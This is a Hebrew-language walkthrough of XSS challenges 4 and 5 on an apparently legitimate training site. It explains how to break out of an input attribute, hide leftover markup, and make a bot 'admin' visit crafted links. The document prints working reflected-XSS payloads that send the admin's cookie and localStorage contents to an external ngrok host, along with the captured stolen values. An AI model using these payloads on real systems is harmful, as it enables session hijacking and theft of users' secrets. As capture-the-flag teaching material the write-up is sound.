


## חלק ב - גניבת העוגייה (cookie) של המשתמש admin, אל השרת שלנו

על מנת לאפשר למשתמש admin לגשת אל האתגר, נכנס לעמוד הבא:

<https://challenges.itsafe.co.il/XSS/admin.php>

כפי שניתן לראות, הזנה של כתובת, תגרום למשתמש admin לגשת אליה עם ההרשאות שלו



← → ↻ 🏠 challenges.itsafe.co.il/XSS/admin.php

**XSS Challenges**

insert your link here to make the admin click on it  
Note that the prefix is hardcoded 'https://challenges.itsafe.co.il'

https://challenges.itsafe.co.il

← Go →

**Rules:** you can send any link to the admin, he will click on it.

**Rules:** you don't need to url encode the payload because we send it via the form and encode it for you.

חיפוש באינטרנט מראה כי האפשרות `document.cookie`, מציגה את העוגייה של המשתמש עליו היא הורצה.

בנוסף, על מנת להעביר את המידע לשרת חיצוני משלנו, נשתמש ב- ngrok.

כעת, כל מה שנשאר לנו לעשות, הוא לדאוג להעביר את המידע שיתקבל מהעוגייה של ה- admin, לשרת שלנו. בשביל זה, נשתמש ב- `document.location`.

נדביק את הקוד הבא בעמוד ה- admin ונלחץ על הכפתור GO:

```
/XSS/stage4.php?_ =aaa"><script>document.location="https://531fc8b228a1.ngrok.io?cookie=" + document.cookie </script>
```

בדיקה בשרת ה- ngrok מראה שהעוגייה של המשתמש admin, עברה בהצלחה.

---

less than 10 seconds ago      Duration 2.67ms

---

GET /

Summary

Headers

Raw

Binary

---

Query Params

---

username	roman
cookie	token=Passw0rd\$\$

---

## פתרון אתגר XSS מספר 5

עם הכניסה לאתגר, מופיע המסך הבא:

What is your favorite number:

← Go →

Rules: Inject alert command.

Rules: Steal the localStorage from this page by sending them to your website

Rules: test in admin.php

כפי שניתן לראות, האתגר מחולק ל-2 חלקים:

- הזרקת alert
- גניבת ה- localStorage של המשתמש admin, אל השרת שלנו

### חלק א- הזרקת alert

לחיצה על הכפתור GO מראה בשורת ה- URL את הערך עליו עמדנו בסרגל הטווח (50).

What is your favorite number:

no result for your query

← Go →

Rules: Inject alert command.

Rules: Steal the localStorage from this page by sending them to your website

Rules: test in admin.php

כניסה לקוד המקור ע"י לחיצה על ה- Intercept, מראה שהמספר 50 נכנס תחת תגית הטווח (range).

```
<input type="range" min="0" max="100" class="input-block-level" name="_" id="input" value="50">
```

לפני ביצוע ההזרקה, נכנס לחלון **network** תחת ה- intercept, בכדי להבין האם הגרשיים שקיימים באותה תגית נוספו ע"י הדפדפן או ע"י מתכנת האתגר.

כפי שניתן לראות, למרות שבתגית מופיעות גרשיים, המתכנת הכניס גרש. על כן, הקוד שנזריק בהמשך יהיה בהתאם (יכיל גרש ולא גרשיים).

The screenshot shows a web browser at the URL `challenges.itsafe.co.il/XSS/stage5.php?_ =50`. The page displays a form titled "What is your favorite number:" with a range slider. Below the slider, it says "no result for your query". The browser's developer tools are open, showing the Network tab. A list of resources is on the left, including `stage5.php?_ =50`, `jquery.js`, `bootstrap.min.js`, and `analytics.js`. The `stage5.php?_ =50` resource is selected, and its response is shown in the right pane. The response is an HTML snippet containing a range input field with the value `'50'`.

חלק שיישאר מהתגית המקורית לאחר ההזרקה שנבצע


כעת, על מנת להזריק הודעת `alert`, נעשה שימוש בתגית `script`. בנוסף, ההזרקה שנבצע תשאיר חלק מהתגית המקורית (`>`) בו עלינו לטפל, בכדי שלא יופיע ע"ג העמוד ויעורר את חשד הקורבן. על כן, נעשה שימוש בתגית `div`.

להלן הקוד שנזריק בשורת ה- URL:

```
'=50'><script>alert(1)</script><div id='hide
```



כפי שניתן לראות, ההזרקה הצליחה וה- alert קפץ:




### חלק ב- גניבת ה- localStorage של משתמש admin, אל השרת שלנו

על מנת לאפשר למשתמש admin לגשת אל האתגר, נכנס לעמוד הבא:

<https://challenges.itsafe.co.il/XSS/admin.php>

כפי שניתן לראות, הזנה של כתובת, תגרום למשתמש admin לגשת אליה עם ההרשאות שלו



חיפוש באינטרנט מראה כי האפשרות **Object.keys** מראה את **המפתחות** הקיימים תחת ה-**localStorage** ואילו **Object.values** מראה את **הערכים** הקיימים תחת ה-**localStorage**.

בנוסף, על מנת להעביר את המידע לשרת חיצוני משלנו, נשתמש ב-**ngrok**.

כעת, כל מה שנשאר לנו לעשות, הוא לדאוג להעביר את המידע מה-**localStorage** של המשתמש admin, לשרת שלנו. בשביל זה, נשתמש ב-**document.location**.

נדביק את הקוד הבא בעמוד ה- admin ונלחץ על הכפתור GO:

```
/XSS/stage5.php?_ =50'><script>document.location="https://531fc8b228a1.ngrok.io?key="+Object.keys(localStorage)+"&value="+Object.values(localStorage)</script>
```

בדיקה בשרת ה- ngrok מראה שה- localStorage של המשתמש admin, עבר בהצלחה.

less than 10 seconds ago      Duration 3.99ms

GET /

Summary

Headers

Raw

Binary

Query Params

key	token
value	StorageSecretPassword